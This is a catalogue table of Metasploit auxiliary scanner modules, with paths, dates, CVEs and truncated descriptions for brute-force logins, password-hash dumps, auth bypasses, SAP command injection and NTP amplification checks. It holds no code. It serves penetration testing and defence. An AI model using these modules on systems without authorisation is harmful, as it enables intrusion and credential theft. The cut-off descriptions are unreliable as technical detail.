IPMI Information Discovery auxiliary/scanner/ipmi/ipmi_version	-	Discover host information through IPMI Channel A **Refs**: source, docs, ref1
Jenkins Server Broadcast Enumeration auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum	-	This module sends out a udp broadcast packet qu Jenkins servers on the local network. Be advised t module does not identify the port on which Jenkins **Refs**: source, docs, ref1
Gather Kademlia Server Information auxiliary/scanner/kademlia/server_info	-	This module uses the Kademlia BOOTSTRAP and to identify and extract information from Kademlia s endpoints, typically belonging to eMule/eDonkey/E or other ... **Refs**: source, ref1
LLMNR Query auxiliary/scanner/llmnr/query	-	This module sends LLMNR queries, which are rea UDP DNS queries done (usually) over multicast or 5355. Targets other than the default RHOSTS' 224 not ... **Refs**: source
Lotus Domino Password Hash Collector auxiliary/scanner/lotus/lotus_domino_hashes	-	Get users passwords hashes from names.nsf page **CVEs**: CVE-2007-0977 **Refs**: source
Lotus Domino Brute Force Utility auxiliary/scanner/lotus/lotus_domino_login	-	Lotus Domino Authentication Brute Force Utility. **Refs**: source
Lotus Domino Version auxiliary/scanner/lotus/lotus_domino_version	-	Several checks to determine Lotus Domino Server **Refs**: source
mDNS Query auxiliary/scanner/mdns/query	-	This module sends mDNS queries, which are reall UDP DNS queries done (usually) over multicast or 5353. **Refs**: source
Memcached Stats Amplification Scanner auxiliary/scanner/memcached/memcached_amp	2018-02-27	This module can be used to discover Memcached expose the unrestricted UDP port 11211. A basic " executed to check if an amplification attack is poss third ... **CVEs**: CVE-2018-1000115 **Refs**: source, docs, ref1
Memcached UDP Version Scanner auxiliary/scanner/memcached/memcached_udp_version	2003-07-23	This module can be used to discover Memcached expose the unrestricted UDP port 11211. A basic " is executed to obtain the version of memcached. **Refs**: source, docs, ref1
CCTV DVR Login Scanning Utility auxiliary/scanner/misc/cctv_dvr_login	-	This module tests for standalone CCTV DVR videc deployments specifically by MicroDigital, HIVISION numerous other rebranded devices that are utilizin ... **Refs**: source
Identify Cisco Smart Install endpoints auxiliary/scanner/misc/cisco_smart_install	-	This module attempts to connect to the specified C port and determines if it speaks the Smart Install P of SMI to untrusted networks can allow complete c **Refs**: source, docs, ref1, ref2, ref3, ref4, ref5
ClamAV Remote Command Transmitter auxiliary/scanner/misc/clamav_control	2016-06-08	In certain configurations, ClamAV will bind to all ac listen for commands. This module sends properly- commands to the ClamAV daemon if it is in such a **Refs**: source, docs, ref1, ref2

Metasploit Module	Date	Details
Dahua DVR Auth Bypass Scanner auxiliary/scanner/misc/dahua_dvr_auth_bypass	-	Scans for Dahua-based DVRs and then grabs sett resets a user's password and clears the device log **CVEs**: CVE-2013-6117 **Refs**: source, ref1
Multiple DVR Manufacturers Configuration Disclosure auxiliary/scanner/misc/dvr_config_disclosure	-	This module takes advantage of an authentication vulnerability at the web interface of multiple manuf systems, which allows to retrieve the device config **CVEs**: CVE-2013-1391 **Refs**: source, ref1
EasyCafe Server Remote File Access auxiliary/scanner/misc/easycafe_server_fileaccess	-	This module exploits a file retrieval vulnerability in The vulnerability can be triggered by sending a spe packet (opcode 0x43) to the 831/TCP port. This m **Refs**: source
IBM WebSphere MQ Channel Name Bruteforce auxiliary/scanner/misc/ibm_mq_channel_brute	-	This module uses a dictionary to bruteforce MQ ch all identified channels it also returns if SSL is used a server-connection channel. **Refs**: source, docs
Identify Queue Manager Name and MQ Version auxiliary/scanner/misc/ibm_mq_enum	-	Run this auxiliary against the listening port of an IE Manager to identify its name and version. Any cha used to get this information as long as the name o **Refs**: source, docs
IBM WebSphere MQ Login Check auxiliary/scanner/misc/ibm_mq_login	-	This module can be used to bruteforce usernames to connect to a queue manager. The name of a va connection channel without SSL configured is requ list of ... **Refs**: source, docs
Borland InterBase Services Manager Information auxiliary/scanner/misc/ib_service_mgr_info	-	This module retrieves version of the services mana implementation of the InterBase server from InterB Manager. **Refs**: source
Java JMX Server Insecure Endpoint Code Execution Scanner auxiliary/scanner/misc/java_jmx_server	2013-05-22	Detect Java JMX endpoints. **Platforms**: java **CVEs**: CVE-2015-2342 **Refs**: source, docs, ref1, ref2
Java RMI Server Insecure Endpoint Code Execution Scanner auxiliary/scanner/misc/java_rmi_server	2011-10-15	Detect Java RMI endpoints. **CVEs**: CVE-2011-3556 **Refs**: source, ref1, ref2
OKI Printer Default Login Credential Scanner auxiliary/scanner/misc/oki_scanner	-	This module scans for OKI printers via SNMP, ther to found devices with vendor default administrator HTTP authentication. By default, OKI network print **Refs**: source
Poison Ivy Command and Control Scanner auxiliary/scanner/misc/poisonivy_control_scanner	-	Enumerate Poison Ivy Command and Control (C& 80, 8080 and 443. Adaptation of iTrust Python scri **Refs**: source
Ray Sharp DVR Password Retriever auxiliary/scanner/misc/raysharp_dvr_passwords	-	This module takes advantage of a protocol design Ray Sharp based DVR systems. It is possible to re username and password through the TCP service 9000. Other ... **Refs**: source, ref1
Rosewill RXS-3211 IP Camera Password Retriever auxiliary/scanner/misc/rosewill_rxs3211_passwords	-	This module takes advantage of a protocol design Rosewill admin executable in order to retrieve pas remote attackers to take administrative control ove **Refs**: source
SerComm Network Device Backdoor Detection auxiliary/scanner/misc/sercomm_backdoor_scanner	2013-12-31	This module can identify SerComm manufactured which contain a backdoor, allowing command injec disclosure. **CVEs**: CVE-2014-0659 **Refs**: source, ref1
SunRPC Portmap Program Enumerator auxiliary/scanner/misc/sunrpc_portmapper	-	This module calls the target portmap service and e program entries and their running port numbers. **Refs**: source, docs, ref1
Novell ZENworks Configuration Management Preboot Service Remote File Access auxiliary/scanner/misc/zenworks_preboot_fileaccess	-	This module exploits a directory traversal in the ZE Configuration Management. The vulnerability exist service and can be triggered by sending a speciall **CVEs**: CVE-2012-2215 **Refs**: source, ref1

Metasploit Module	Date	Details
MongoDB Login Utility auxiliary/scanner/mongodb/mongodb_login	-	This module attempts to brute force authentication MongoDB. Note that, by default, MongoDB does n authentication. **Refs**: source, ref1, ref2
Motorola Timbuktu Service Detection auxiliary/scanner/motorola/timbuktu_udp	2009-09-25	This module simply sends a packet to the Motorola service for detection. **Refs**: source
MQTT Authentication Scanner auxiliary/scanner/mqtt/connect	-	This module attempts to authenticate to MQTT. **Refs**: source, docs, ref1
Metasploit RPC Interface Login Utility auxiliary/scanner/msf/msf_rpc_login	-	This module simply attempts to login to a Metasplo using a specific user/pass. **Refs**: source
Metasploit Web Interface Login Utility auxiliary/scanner/msf/msf_web_login	-	This module simply attempts to login to a Metasplo using a specific user/pass. **Refs**: source
MSSQL Password Hashdump auxiliary/scanner/mssql/mssql_hashdump	-	This module extracts the usernames and encrypte hashes from a MSSQL server and stores them for This module also saves information about the serv table names, ... **Refs**: source
MSSQL Login Utility auxiliary/scanner/mssql/mssql_login	-	This module simply queries the MSSQL instance f user/pass (default is sa with blank). **CVEs**: CVE-1999-0506 **Refs**: source
MSSQL Ping Utility auxiliary/scanner/mssql/mssql_ping	-	This module simply queries the MSSQL instance f **Refs**: source, docs
MSSQL Schema Dump auxiliary/scanner/mssql/mssql_schemadump	-	This module attempts to extract the schema from a Instance. It will disregard builtin and example DBs model, msdb, and tempdb. The module will create DB ... **Refs**: source
MySQL Authentication Bypass Password Dump auxiliary/scanner/mysql/mysql_authbypass_hashdump	2012-06-09	This module exploits a password bypass vulnerabi order to extract the usernames and encrypted pas from a MySQL server. These hashes are stored as cracking. **CVEs**: CVE-2012-2122 **Refs**: source, ref1
MYSQL File/Directory Enumerator auxiliary/scanner/mysql/mysql_file_enum	-	Enumerate files and directories using the MySQL l for more information see the URL in the references **Refs**: source, ref1, ref2
MYSQL Password Hashdump auxiliary/scanner/mysql/mysql_hashdump	-	This module extracts the usernames and encrypte hashes from a MySQL server and stores them for **Refs**: source
MySQL Login Utility auxiliary/scanner/mysql/mysql_login	-	This module simply queries the MySQL instance fo user/pass (default is root with blank). **CVEs**: CVE-1999-0502 **Refs**: source, docs
MYSQL Schema Dump auxiliary/scanner/mysql/mysql_schemadump	-	This module extracts the schema information from server. **Refs**: source
MySQL Server Version Enumeration auxiliary/scanner/mysql/mysql_version	-	Enumerates the version of MySQL servers. **Refs**: source, docs
MYSQL Directory Write Test auxiliary/scanner/mysql/mysql_writable_dirs	-	Enumerate writeable directories using the MySQL DUMPFILE feature, for more information see the U references. ***Note: For every writable directory fo the ... **Refs**: source, ref1
NAT-PMP External Port Scanner auxiliary/scanner/natpmp/natpmp_portscan	-	Scan NAT devices for their external listening ports **Refs**: source
Nessus NTP Login Utility auxiliary/scanner/nessus/nessus_ntp_login	-	This module attempts to authenticate to a Nessus **Refs**: source
Nessus RPC Interface Login Utility auxiliary/scanner/nessus/nessus_rest_login	-	This module will attempt to authenticate to a Nessu interface. **Refs**: source

Metasploit Module	Date	Details
Nessus XMLRPC Interface Login Utility auxiliary/scanner/nessus/nessus_xmlrpc_login	-	This module simply attempts to login to a Nessus X interface using a specific user/pass. **Refs**: source
Nessus XMLRPC Interface Ping Utility auxiliary/scanner/nessus/nessus_xmlrpc_ping	-	This module simply attempts to find and check for interface.'. **Refs**: source
NetBIOS Information Discovery auxiliary/scanner/netbios/nbname	-	Discover host information through NetBIOS. **Refs**: source
NFS Mount Scanner auxiliary/scanner/nfs/nfsmount	-	This module scans NFS mounts and their permiss **CVEs**: CVE-1999-0170 **Refs**: source, docs, ref1
NNTP Login Utility auxiliary/scanner/nntp/nntp_login	-	This module attempts to authenticate to NNTP ser support the AUTHINFO authentication extension. T supports AUTHINFO USER/PASS authentication, support AUTHINFO ... **CVEs**: CVE-1999-0502 **Refs**: source, docs, ref1, ref2, ref3
NTP Monitor List Scanner auxiliary/scanner/ntp/ntp_monlist	-	This module identifies NTP servers which permit "r and obtains the recent clients list. The monlist feat attackers to cause a denial of service (traffic ampli **CVEs**: CVE-2013-5211 **Refs**: source, ref1, ref2, ref3
NTP "NAK to the Future" auxiliary/scanner/ntp/ntp_nak_to_the_future	-	Crypto-NAK packets can be used to cause ntpd to unauthenticated ephemeral symmetric peers by by authentication required to mobilize peer associatio sends ... **CVEs**: CVE-2015-7871 **Refs**: source, ref1, ref2, ref3
NTP Mode 7 PEER_LIST DoS Scanner auxiliary/scanner/ntp/ntp_peer_list_dos	2014-08-25	This module identifies NTP servers which permit "I queries and return responses that are larger in size quantity than the request, allowing remote attacker **CVEs**: CVE-2013-5211 **Refs**: source, ref1, ref2
NTP Mode 7 PEER_LIST_SUM DoS Scanner auxiliary/scanner/ntp/ntp_peer_list_sum_dos	2014-08-25	This module identifies NTP servers which permit "PEER_LIST_SUM" queries and return responses size or greater in quantity than the request, allowin attackers to cause a ... **CVEs**: CVE-2013-5211 **Refs**: source, ref1, ref2
NTP Clock Variables Disclosure auxiliary/scanner/ntp/ntp_readvar	-	This module reads the system internal NTP variab variables contain potentially sensitive information, software version, operating system version, peers, **CVEs**: CVE-2013-5211 **Refs**: source, ref1
NTP Mode 6 REQ_NONCE DRDoS Scanner auxiliary/scanner/ntp/ntp_req_nonce_dos	2014-08-25	This module identifies NTP servers which permit m REQ_NONCE requests that can be used to condu attacks. In some configurations, NTP servers will r REQ_NONCE requests with a ... **CVEs**: CVE-2013-5211 **Refs**: source, ref1, ref2
NTP Mode 7 GET_RESTRICT DRDoS Scanner auxiliary/scanner/ntp/ntp_reslist_dos	2014-08-25	This module identifies NTP servers which permit "r and obtains the list of restrictions placed on variou interfaces, networks or hosts. The reslist feature a **CVEs**: CVE-2013-5211 **Refs**: source, ref1, ref2
NTP Mode 6 UNSETTRAP DRDoS Scanner auxiliary/scanner/ntp/ntp_unsettrap_dos	2014-08-25	This module identifies NTP servers which permit m UNSETTRAP requests that can be used to conduc In some configurations, NTP servers will respond t requests with ... **CVEs**: CVE-2013-5211 **Refs**: source, ref1, ref2
OpenVAS gsad Web Interface Login Utility auxiliary/scanner/openvas/openvas_gsad_login	-	This module simply attempts to login to an OpenV using a specific user/pass. **Refs**: source
OpenVAS OMP Login Utility auxiliary/scanner/openvas/openvas_omp_login	-	This module attempts to authenticate to an OpenV **Refs**: source

Metasploit Module	Date	Details
OpenVAS OTP Login Utility auxiliary/scanner/openvas/openvas_otp_login	-	This module attempts to authenticate to an OpenV **Refs**: source
Oracle Enterprise Manager Control SID Discovery auxiliary/scanner/oracle/emc_sid	-	This module makes a request to the Oracle Enterp Control Console in an attempt to discover the SID. **Refs**: source, ref1
Oracle iSQL*Plus Login Utility auxiliary/scanner/oracle/isqlplus_login	-	This module attempts to authenticate against an C administration web site using username and passv combinations indicated by the USER_FILE, PASS_ USERPASS_FILE. This module ... **Refs**: source, ref1
Oracle iSQLPlus SID Check auxiliary/scanner/oracle/isqlplus_sidbrute	-	This module attempts to bruteforce the SID on the application server iSQL*Plus login pages. It does t Oracle error responses returned in the HTTP respo **Refs**: source, ref1
Oracle Password Hashdump auxiliary/scanner/oracle/oracle_hashdump	-	This module dumps the usernames and password Oracle given the proper Credentials and SID. Thes as creds for later cracking using auxiliary/analyze/j This ... **Refs**: source, docs
Oracle RDBMS Login Utility auxiliary/scanner/oracle/oracle_login	-	This module attempts to authenticate against an C instance using username and password combinati the USER_FILE, PASS_FILE, and USERPASS_FI to a bug in nmap ... **CVEs**: CVE-1999-0502 **Refs**: source, docs, ref1, ref2
Oracle TNS Listener SID Bruteforce auxiliary/scanner/oracle/sid_brute	-	This module queries the TNS listener for a valid O instance name (also known as a SID). Any respon "reject" will be considered a success. If a specific S **Refs**: source
Oracle TNS Listener SID Enumeration auxiliary/scanner/oracle/sid_enum	2009-01-07	This module simply queries the TNS listener for th With Oracle 9.2.0.8 and above the listener will be p SID will have to be bruteforced or guessed. **Refs**: source
Oracle Application Server Spy Servlet SID Enumeration auxiliary/scanner/oracle/spy_sid	-	This module makes a request to the Oracle Applic attempt to discover the SID. **Refs**: source, ref1
Oracle TNS Listener Service Version Query auxiliary/scanner/oracle/tnslsnr_version	2009-01-07	This module simply queries the tnslsnr service for **Refs**: source
Oracle TNS Listener Checker auxiliary/scanner/oracle/tnspoison_checker	2012-04-18	This module checks the server for vulnerabilities lil Module sends a server a packet with command to Listener and checks for a response indicating an e **CVEs**: CVE-2012-1675 **Refs**: source, ref1
Oracle XML DB SID Discovery auxiliary/scanner/oracle/xdb_sid	-	This module simply makes an authenticated reque sid from the Oracle XML DB httpd server. **Refs**: source, ref1
Oracle XML DB SID Discovery via Brute Force auxiliary/scanner/oracle/xdb_sid_brute	-	This module attempts to retrieve the sid from the C httpd server, utilizing Pete Finnigan's default oracle **Refs**: source, ref1, ref2
PcAnywhere Login Scanner auxiliary/scanner/pcanywhere/pcanywhere_login	-	This module will test pcAnywhere logins on a rang and report successful logins. **CVEs**: CVE-1999-0502 **Refs**: source
PcAnywhere TCP Service Discovery auxiliary/scanner/pcanywhere/pcanywhere_tcp	-	Discover active pcAnywhere services through TCF **Refs**: source
PcAnywhere UDP Service Discovery auxiliary/scanner/pcanywhere/pcanywhere_udp	-	Discover active pcAnywhere services through UDF **Refs**: source, ref1
POP3 Login Utility auxiliary/scanner/pop3/pop3_login	-	This module attempts to authenticate to an POP3 **Refs**: source, ref1, ref2
POP3 Banner Grabber auxiliary/scanner/pop3/pop3_version	-	POP3 Banner Grabber. **Refs**: source, docs

Metasploit Module	Date	Details
Portmapper Amplification Scanner auxiliary/scanner/portmap/portmap_amp	-	This module can be used to discover Portmapper s can be used in an amplification DDoS attack again **CVEs**: CVE-2013-5211 **Refs**: source, ref1, ref2
TCP ACK Firewall Scanner auxiliary/scanner/portscan/ack	-	Map out firewall rulesets with a raw ACK scan. Any found means a stateful firewall is not in place for th **Refs**: source
FTP Bounce Port Scanner auxiliary/scanner/portscan/ftpbounce	-	Enumerate TCP services via the FTP bounce POR **Refs**: source, docs
TCP SYN Port Scanner auxiliary/scanner/portscan/syn	-	Enumerate open TCP services using a raw SYN s **Refs**: source, docs
TCP Port Scanner auxiliary/scanner/portscan/tcp	-	Enumerate open TCP services by performing a ful each port. This does not need administrative privile source machine, which may be useful if pivoting. **Refs**: source, docs
TCP "XMas" Port Scanner auxiliary/scanner/portscan/xmas	-	Enumerate open|filtered TCP services using a raw this sends probes containing the FIN, PSH and UR **Refs**: source, docs
PostgreSQL Database Name Command Line Flag Injection auxiliary/scanner/postgres/postgres_dbname_flag_injection	-	This module can identify PostgreSQL 9.0, 9.1, and are vulnerable to command-line flag injection throu 1899. This can lead to denial of service, privilege e **CVEs**: CVE-2013-1899 **Refs**: source, ref1
Postgres Password Hashdump auxiliary/scanner/postgres/postgres_hashdump	-	This module extracts the usernames and encrypte hashes from a Postgres server and stores them fo **Refs**: source, docs
PostgreSQL Login Utility auxiliary/scanner/postgres/postgres_login	-	This module attempts to authenticate against a Po instance using username and password combinati the USER_FILE, PASS_FILE, and USERPASS_FI that passwords may ... **CVEs**: CVE-1999-0502 **Refs**: source, ref1, ref2
Postgres Schema Dump auxiliary/scanner/postgres/postgres_schemadump	-	This module extracts the schema information from server. **Refs**: source
PostgreSQL Version Probe auxiliary/scanner/postgres/postgres_version	-	Enumerates the version of PostgreSQL servers. **Refs**: source, docs, ref1
Canon IR-Adv Password Extractor auxiliary/scanner/printer/canon_iradv_pwd_extract	-	This module will extract the passwords from addre various Canon IR-Adv mfp devices. Tested models iR-ADV 4045, iR-ADV C5030, iR-ADV C5235, iR-A ADV 6055, iR-ADV ... **Refs**: source
Printer File Deletion Scanner auxiliary/scanner/printer/printer_delete_file	-	This module deletes a file on a set of printers using Language (PJL) protocol. **Refs**: source
Printer File Download Scanner auxiliary/scanner/printer/printer_download_file	-	This module downloads a file from a set of printers Job Language (PJL) protocol. **Refs**: source
Printer Environment Variables Scanner auxiliary/scanner/printer/printer_env_vars	-	This module scans for printer environment variable Printer Job Language (PJL) protocol. **Refs**: source
Printer Directory Listing Scanner auxiliary/scanner/printer/printer_list_dir	-	This module lists a directory on a set of printers us Job Language (PJL) protocol. **Refs**: source
Printer Volume Listing Scanner auxiliary/scanner/printer/printer_list_volumes	-	This module lists the volumes on a set of printers u Job Language (PJL) protocol. **Refs**: source
Printer Ready Message Scanner auxiliary/scanner/printer/printer_ready_message	-	This module scans for and optionally changes the message on a set of printers using the Printer Job protocol. **Refs**: source
Printer File Upload Scanner auxiliary/scanner/printer/printer_upload_file	-	This module uploads a file to a set of printers using Language (PJL) protocol. **Refs**: source

Metasploit Module	Date	Details
Printer Version Information Scanner auxiliary/scanner/printer/printer_version_info	-	This module scans for printer version information u Job Language (PJL) protocol. **Refs**: source
Gather Quake Server Information auxiliary/scanner/quake/server_info	-	This module uses the getstatus or getinfo request information from a Quakeserver. **Refs**: source
CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check auxiliary/scanner/rdp/cve_2019_0708_bluekeep	2019-05-14	This module checks a range of hosts for the CVE-2 vulnerability by binding the MS_T120 channel outs slot and sending non-DoS packets which respond patched and ... **CVEs**: CVE-2019-0708 **Refs**: source, docs, ref1, ref2
MS12-020 Microsoft Remote Desktop Checker auxiliary/scanner/rdp/ms12_020_check	-	This module checks a range of hosts for the MS12 This does not cause a DoS on the target. **CVEs**: CVE-2012-0002 **Refs**: source, ref1, ref2
Identify endpoints speaking the Remote Desktop Protocol (RDP) auxiliary/scanner/rdp/rdp_scanner	-	This module attempts to connect to the specified R Protocol port and determines if it speaks RDP. Wh Credential Security Support Provider (CredSSP) p used ... **Refs**: source, docs, ref1
Redis File Upload auxiliary/scanner/redis/file_upload	2015-11-11	This module can be used to leverage functionality to achieve somewhat arbitrary file upload to a file a which the user account running the redis instance **Refs**: source, docs, ref1, ref2, ref3
Redis Login Utility auxiliary/scanner/redis/redis_login	-	This module attempts to authenticate to an Redis s **Refs**: source, docs, ref1
Redis Command Execute Scanner auxiliary/scanner/redis/redis_server	-	This module locates Redis endpoints by attempting specified Redis command. **Refs**: source, docs
Rogue Gateway Detection: Receiver auxiliary/scanner/rogue/rogue_recv	-	This module listens for replies to the requests sent rogue_send module. The RPORT, CPORT, and EC must match the rogue_send parameters used exa **Refs**: source
Rogue Gateway Detection: Sender auxiliary/scanner/rogue/rogue_send	-	This module send a series of TCP SYN and ICMP to each internal target host, spoofing the source ac external system running the rogue_recv module. T system ... **Refs**: source
rexec Authentication Scanner auxiliary/scanner/rservices/rexec_login	-	This module will test an rexec service on a range c report successful logins. NOTE: This module requi bind to privileged ports (below 1024). **CVEs**: CVE-1999-0502, CVE-1999-0651 **Refs**: source, docs
rlogin Authentication Scanner auxiliary/scanner/rservices/rlogin_login	-	This module will test an rlogin service on a range c report successful logins. NOTE: This module requi bind to privileged ports (below 1024). **CVEs**: CVE-1999-0502, CVE-1999-0651 **Refs**: source, docs
rsh Authentication Scanner auxiliary/scanner/rservices/rsh_login	-	This module will test a shell (rsh) service on a rang and report successful logins. NOTE: This module r bind to privileged ports (below 1024). **CVEs**: CVE-1999-0502, CVE-1999-0651 **Refs**: source, docs
List Rsync Modules auxiliary/scanner/rsync/modules_list	-	An rsync module is essentially a directory share. T can optionally be protected by a password. This m and negotiates with an rsync server, lists the availa **Refs**: source, docs, ref1
SAP Management Console List Logfiles auxiliary/scanner/sap/sap_mgmt_con_listlogfiles	-	This module simply attempts to output a list of ava developer tracefiles through the SAP Managemen Interface. **Refs**: source, ref1
SAP CTC Service Verb Tampering User Management auxiliary/scanner/sap/sap_ctc_verb_tampering_user_mgmt	-	This module exploits an authentication bypass vuln NetWeaver CTC service. The service is vulnerable tampering allowing for unauthorised OS user mana Information about ... **Refs**: source, ref1, ref2

Metasploit Module	Date	Details
SAP Host Agent Information Disclosure auxiliary/scanner/sap/sap_hostctrl_getcomputersystem	-	This module attempts to retrieve Computer and OS Agent through the SAP HostControl service. **CVEs**: CVE-2013-3319 **Refs**: source, ref1, ref2
SAP ICF /sap/public/info Service Sensitive Information Gathering auxiliary/scanner/sap/sap_icf_public_info	-	This module uses the /sap/public/info service withi Communication Framework (ICF) to obtain the ope version, SAP version, IP address and other inform **Refs**: source
SAP URL Scanner auxiliary/scanner/sap/sap_icm_urlscan	-	This module scans for commonly found SAP Interr Communication Manager URLs and outputs return user. **CVEs**: CVE-2010-0738 **Refs**: source
SAP Management Console ABAP Syslog Disclosure auxiliary/scanner/sap/sap_mgmt_con_abaplog	-	This module simply attempts to extract the ABAP s SAP Management Console SOAP Interface. **Refs**: source, ref1
SAP Management Console Brute Force auxiliary/scanner/sap/sap_mgmt_con_brute_login	-	This module simply attempts to brute force the use password for the SAP Management Console SOA SAP_SID value is set it will replace instances of <S user/pass ... **Refs**: source, ref1
SAP Management Console Extract Users auxiliary/scanner/sap/sap_mgmt_con_extractusers	-	This module simply attempts to extract SAP users Syslog through the SAP Management Console SC **Refs**: source, ref1
SAP Management Console Get Access Points auxiliary/scanner/sap/sap_mgmt_con_getaccesspoints	-	This module simply attempts to output a list of SAP through the SAP Management Console SOAP Inte **Refs**: source, ref1
SAP Management Console getEnvironment auxiliary/scanner/sap/sap_mgmt_con_getenv	-	This module simply attempts to identify SAP Enviro through the SAP Management Console SOAP Inte **Refs**: source, ref1
SAP Management Console Get Logfile auxiliary/scanner/sap/sap_mgmt_con_getlogfiles	-	This module simply attempts to download available developer tracefiles through the SAP Management Interface. Please use the sap_mgmt_con_listlogfile view a ... **Refs**: source, ref1
SAP Management Console GetProcessList auxiliary/scanner/sap/sap_mgmt_con_getprocesslist	-	This module attempts to list SAP processes throug Management Console SOAP Interface. **Refs**: source, ref1
SAP Management Console Get Process Parameters auxiliary/scanner/sap/sap_mgmt_con_getprocessparameter	-	This module simply attempts to output a SAP proc and configuration settings through the SAP Manag SOAP Interface. **Refs**: source, ref1
SAP Management Console Instance Properties auxiliary/scanner/sap/sap_mgmt_con_instanceproperties	-	This module simply attempts to identify the instanc through the SAP Management Console SOAP Inte **Refs**: source, ref1
SAP Management Console List Config Files auxiliary/scanner/sap/sap_mgmt_con_listconfigfiles	-	This module attempts to list the config files through Management Console SOAP Interface. Returns a found in the SAP configuration with its absolute pa **Refs**: source, docs, ref1
SAP Management Console getStartProfile auxiliary/scanner/sap/sap_mgmt_con_startprofile	-	This module simply attempts to access the SAP st through the SAP Management Console SOAP Inte **Refs**: source, ref1
SAP Management Console Version Detection auxiliary/scanner/sap/sap_mgmt_con_version	-	This module simply attempts to identify the versior the SAP Management Console SOAP Interface. **Refs**: source, ref1
SAPRouter Admin Request auxiliary/scanner/sap/sap_router_info_request	-	Display the remote connection table from a SAPRo **Refs**: source, ref1, ref2, ref3
SAPRouter Port Scanner auxiliary/scanner/sap/sap_router_portscanner	-	This module allows for mapping ACLs and identify ports accessible on hosts through a saprouter. **Refs**: source, ref1, ref2, ref3, ref4, ref5
SAP Service Discovery auxiliary/scanner/sap/sap_service_discovery	-	Scans for listening SAP services. **Refs**: source, ref1

Metasploit Module	Date	Details
SAP SMB Relay Abuse auxiliary/scanner/sap/sap_smb_relay	-	This module exploits provides several SMB Relay different SAP services and functions. The attack is specially crafted requests including a UNC Path w accessing ... **Refs**: source, ref1, ref2
SAP /sap/bc/soap/rfc SOAP Service BAPI_USER_CREATE1 Function User Creation auxiliary/scanner/sap/sap_soap_bapi_user_create1	-	This module makes use of the BAPI_USER_CREA through the SOAP /sap/bc/soap/rfc service, for cre users on a SAP. **Refs**: source, ref1
SAP SOAP Service RFC_PING Login Brute Forcer auxiliary/scanner/sap/sap_soap_rfc_brute_login	-	This module attempts to brute force SAP usernam through the /sap/bc/soap/rfc SOAP service, using function. **Refs**: source, ref1
SAP /sap/bc/soap/rfc SOAP Service SXPG_CALL_SYSTEM Function Command Injection auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_call_system_command_exec	-	This module makes use of the SXPG_CALL_SYS Function Call, through the use of the /sap/bc/soap/ service, to inject and execute OS commands. **Refs**: source, ref1, ref2
SAP /sap/bc/soap/rfc SOAP Service SXPG_COMMAND_EXEC Function Command Injection auxiliary/scanner/sap/sap_soap_rfc_dbmcli_sxpg_command_exec	-	This module makes use of the SXPG_COMMAND Function Call, through the use of the /sap/bc/soap/ service, to inject and execute OS commands. **Refs**: source, ref1, ref2
SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Information Disclosure auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing	-	This module abuses the SAP NetWeaver EPS_GET_DIRECTORY_LISTING function, on the RFC Service, to check for remote directory existen number of entries on it. The module can also ... **Refs**: source, ref1
SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence	-	This module abuses the SAP NetWeaver PFL_CHECK_OS_FILE_EXISTENCE function, on RFC Service, to check for files existence on the re The module can also be used to capture ... **Refs**: source, ref1
SAP /sap/bc/soap/rfc SOAP Service RFC_PING Function Service Discovery auxiliary/scanner/sap/sap_soap_rfc_ping	-	This module makes use of the RFC_PING functior /sap/bc/soap/rfc SOAP service, to test connectivity destinations. **Refs**: source, ref1
SAP /sap/bc/soap/rfc SOAP Service RFC_READ_TABLE Function Dump Data auxiliary/scanner/sap/sap_soap_rfc_read_table	-	This module makes use of the RFC_READ_TABLI data from tables using the /sap/bc/soap/rfc SOAP **Refs**: source, ref1
SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir	-	This module exploits the SAP NetWeaver RZL_RE function, on the SAP SOAP RFC Service, to enum contents. It returns only the first 32 characters of th they ... **Refs**: source, ref1
SAP /sap/bc/soap/rfc SOAP Service SUSR_RFC_USER_INTERFACE Function User Creation auxiliary/scanner/sap/sap_soap_rfc_susr_rfc_user_interface	-	This module makes use of the SUSR_RFC_USER function, through the SOAP /sap/bc/soap/rfc servic creating/modifying users on a SAP. **Refs**: source, ref1
SAP /sap/bc/soap/rfc SOAP Service SXPG_CALL_SYSTEM Function Command Execution auxiliary/scanner/sap/sap_soap_rfc_sxpg_call_system_exec	-	This module makes use of the SXPG_CALL_SYS Function Call, through the use of the /sap/bc/soap/ to execute OS commands as configured in the SM **Refs**: source, ref1
SAP SOAP RFC SXPG_COMMAND_EXECUTE auxiliary/scanner/sap/sap_soap_rfc_sxpg_command_exec	-	This module makes use of the SXPG_COMMAND Remote Function Call, through the use of the /sap/ SOAP service to execute OS commands as config transaction. **Refs**: source, ref1
SAP /sap/bc/soap/rfc SOAP Service RFC_SYSTEM_INFO Function Sensitive Information Gathering auxiliary/scanner/sap/sap_soap_rfc_system_info	-	This module makes use of the RFC_SYSTEM_INF obtain the operating system version, SAP version, other information through the use of the /sap/bc/sc service. **CVEs**: CVE-2006-6010 **Refs**: source, ref1
SAP /sap/bc/soap/rfc SOAP Service TH_SAPREL Function Information Disclosure auxiliary/scanner/sap/sap_soap_th_saprel_disclosure	-	This module attempts to identify software, OS and through the SAP function TH_SAPREL using the / SOAP service. **Refs**: source, ref1

Metasploit Module	Date	Details
SAP Web GUI Login Brute Forcer auxiliary/scanner/sap/sap_web_gui_brute_login	-	This module attempts to brute force SAP usernam through the SAP Web GUI service. Default clients without needing to set a CLIENT. Common and de user/password ... **Refs**: source, ref1
Digi ADDP Remote Reboot Initiator auxiliary/scanner/scada/digi_addp_reboot	-	Reboot Digi International based equipment througl service. **Refs**: source, ref1, ref2
Digi ADDP Information Discovery auxiliary/scanner/scada/digi_addp_version	-	Discover host information through the Digi Internat service. **Refs**: source, ref1, ref2
Digi RealPort Serial Server Port Scanner auxiliary/scanner/scada/digi_realport_serialport_scan	-	Identify active ports on RealPort-enabled serial se **Refs**: source, ref1, ref2
Digi RealPort Serial Server Version auxiliary/scanner/scada/digi_realport_version	-	Detect serial servers that speak the RealPort protc **Refs**: source, ref1, ref2
